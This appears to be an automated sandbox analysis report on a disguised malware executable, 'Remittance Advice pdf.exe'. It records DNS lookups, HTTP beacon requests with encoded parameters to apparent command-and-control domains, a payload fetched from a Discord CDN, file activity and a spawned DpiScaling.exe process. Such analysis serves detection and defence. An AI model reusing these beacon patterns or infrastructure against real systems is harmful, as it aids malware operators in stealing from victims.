May 3, 2021 18:51:09.530808926 CEST	8.8.8.8	192.168.2.6	0x9cfa	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
May 3, 2021 18:52:09.506803036 CEST	8.8.8.8	192.168.2.6	0x82ce	No error (0)	www.gazipasadan.xyz	redirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 18:52:09.506803036 CEST	8.8.8.8	192.168.2.6	0x82ce	No error (0)	redirect.natrocdn.com	natroredirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 18:52:09.506803036 CEST	8.8.8.8	192.168.2.6	0x82ce	No error (0)	natroredirect.natrocdn.com		85.159.66.93	A (IP address)	IN (0x0001)
May 3, 2021 18:52:14.785726070 CEST	8.8.8.8	192.168.2.6	0xeff	No error (0)	www.sewadorbsclothing.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 18:52:14.785726070 CEST	8.8.8.8	192.168.2.6	0xeff	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 3, 2021 18:52:20.434478045 CEST	8.8.8.8	192.168.2.6	0x2b5f	No error (0)	www.fux.xyz	71822.bodis.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 18:52:20.434478045 CEST	8.8.8.8	192.168.2.6	0x2b5f	No error (0)	71822.bodis.com		199.59.242.153	A (IP address)	IN (0x0001)
May 3, 2021 18:52:26.404896975 CEST	8.8.8.8	192.168.2.6	0xfce1	Name error (3)	www.yakin-hm.com	none	none	A (IP address)	IN (0x0001)
May 3, 2021 18:52:31.477593899 CEST	8.8.8.8	192.168.2.6	0x8a03	No error (0)	www.brandonprattdrums.com	brandonprattdrums.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 18:52:31.477593899 CEST	8.8.8.8	192.168.2.6	0x8a03	No error (0)	brandonpra ttdrums.com		34.102.136.180	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	www.courtc lassesatho me.com	parkingpage.namecheap. com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	parkingpag e.namechea p.com		198.54.117.212	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	parkingpag e.namechea p.com		198.54.117.218	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	parkingpag e.namechea p.com		198.54.117.211	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	parkingpag e.namechea p.com		198.54.117.216	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	parkingpag e.namechea p.com		198.54.117.210	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	parkingpag e.namechea p.com		198.54.117.217	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.742311001 CEST	8.8.8.8	192.168.2.6	0x1955	No error (0)	parkingpag e.namechea p.com		198.54.117.215	A (IP address)	IN (0x0001)
May 3, 2021 18:52:42.269726992 CEST	8.8.8.8	192.168.2.6	0x730	No error (0)	www.agilel ocker.com		52.58.78.16	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.gazipasadan.xyz
- www.sewadorbsclothing.com
- www.fux.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49745	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 18:52:09.597690105 CEST	5255	OUT	GET /nt8e/?blm=IHJLWq3Ti4lOD4kq8gztCbzA17cUlgM1ZPUn0ujbMY4leENIWoOfJYoGYHcW17z38P8xUAoycA==&tVTd=M6AhI HTTP/1.1 Host: www.gazipasadan.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 18:52:09.669857979 CEST	5256	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Mon, 03 May 2021 16:51:49 GMT Connection: close Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 2c 20 68 61 64 20 69 74 73 20 6e 61 6d 65 20 63 68 61 6e 67 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have been removed, had its name chang

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49747	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 18:52:14.830010891 CEST	5267	OUT	GET /nt8e/?blm=TToywE07YkGPr1SSYVo5Zl0eXSAn7PGjTs4OR5iBsoxazNcvt6mcqDrbAAXGiUlQyBjZ6mutAA==&tVTd=M6AhI HTTP/1.1 Host: www.sewadorbsclothing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 18:52:15.030989885 CEST	5268	IN	HTTP/1.1 403 Forbidden Date: Mon, 03 May 2021 16:52:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 152 X-Sorting-Hat-ShopId: 46991638681 X-Dc: gcp-us-central1 X-Request-ID: 1ab36600-2620-4bd7-bc46-50a165daab9f X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff CF-Cache-Status: DYNAMIC cf-request-id: 09d4be1d9000004a5bacb73000000001 Server: cloudflare CF-RAY: 649affa8ebb54a5b-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-heig

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49748	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 18:52:20.562289953 CEST	5274	OUT	GET /nt8e/?blm=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLuBmMcZQmigo4rhukg==&tVTd=M6AhI HTTP/1.1 Host: www.fux.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 18:52:20.687510014 CEST	5275	IN	HTTP/1.1 200 OK Server: openresty Date: Mon, 03 May 2021 16:52:20 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_0INvKxgR4jaSzpXDwhG9on1VVUxBPVbXeW2C x2QhhVNzcgWueB4u/yGXMNIbx5UDKtTIPt32/R5LnmW81lkp3w== Data Raw: 65 65 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 30 49 4e 76 4b 78 67 52 34 6a 61 53 7a 70 58 44 77 68 47 39 6f 6e 31 56 56 55 78 42 50 56 62 58 65 57 32 43 78 32 51 68 68 56 4e 7a 63 67 57 75 65 42 34 75 2f 79 47 58 4d 4e 49 62 78 35 55 44 4b 74 54 49 50 74 33 32 2f 52 35 4c 6e 6d 57 38 31 6c 6b 70 33 77 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ee4<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_0INvKxgR4jaSzpXDwhG9on1VVUxBPVbXeW2Cx2QhhVNzcgWueB4u/yGXMNIbx5UDKtTIPt32/R5LnmW81lkp3w==" ><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content= "width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/> </head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><! [endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascri pt">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.a sync=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 3, 2021 18:51:09.671597004 CEST	162.159.130.233	443	192.168.2.6	49722	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Wed Jan 19 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Remittance Advice pdf.exe PID: 6452 Parent PID: 5800

General

Start time:	18:50:26
Start date:	03/05/2021
Path:	C:\Users\user\Desktop\Remittance Advice pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Remittance Advice pdf.exe'
Imagebase:	0x400000
File size:	771072 bytes
MD5 hash:	F597D74F90311FA86A708B211892D76F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	27235E4	InternetOpenUrlA
C:\Users\Public\Libraries\Rvxegp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	46B7FEE	CreateDirectoryA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Rvxegpaadtlzpxdmcufyegvoybvpuiv[1]	unknown	1024	ea bd b3 63 65 63 63 63 67 63 ac 63 9c 9c 63 63 1b 63 63 63 63 63 63 63 a3 63 7d 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 9e 63 63 1d 73 63 71 bc 17 a6 6a be 1b 9e af 6a be f3 f3 b7 cb 06 10 83 d3 d5 0c 04 d5 fe 0a 83 0a 12 10 d7 83 c5 02 83 d5 12 d1 83 12 d1 c7 02 d5 83 f4 06 d1 d0 95 aa 6d 87 d4 63	...cecccgc.c..cc.cccccc.c}ccc cccccccccccccccccccccccccccccc c.cc.scq...j....j...m.. cccccccccccccccccccccccccccccc cccccccccccccccccccccccccccccc cccccccccccccccccccccccccccccc cccccccccccccccccccccc	success or wait	410	2723A5A	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Remittance Advice pdf.exe	unknown	771072	success or wait	1	408E09	ReadFile
C:\Users\user\Desktop\Remittance Advice pdf.exe	unknown	771072	success or wait	1	2717561	ReadFile

Analysis Process: DpiScaling.exe PID: 6224 Parent PID: 6452

General

Start time:	18:51:12
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\DpiScaling.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\DpiScaling.exe
Imagebase:	0x11a0000
File size:	77312 bytes
MD5 hash:	302B1BBDBF4D96BEE99C6B45680CEB5E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

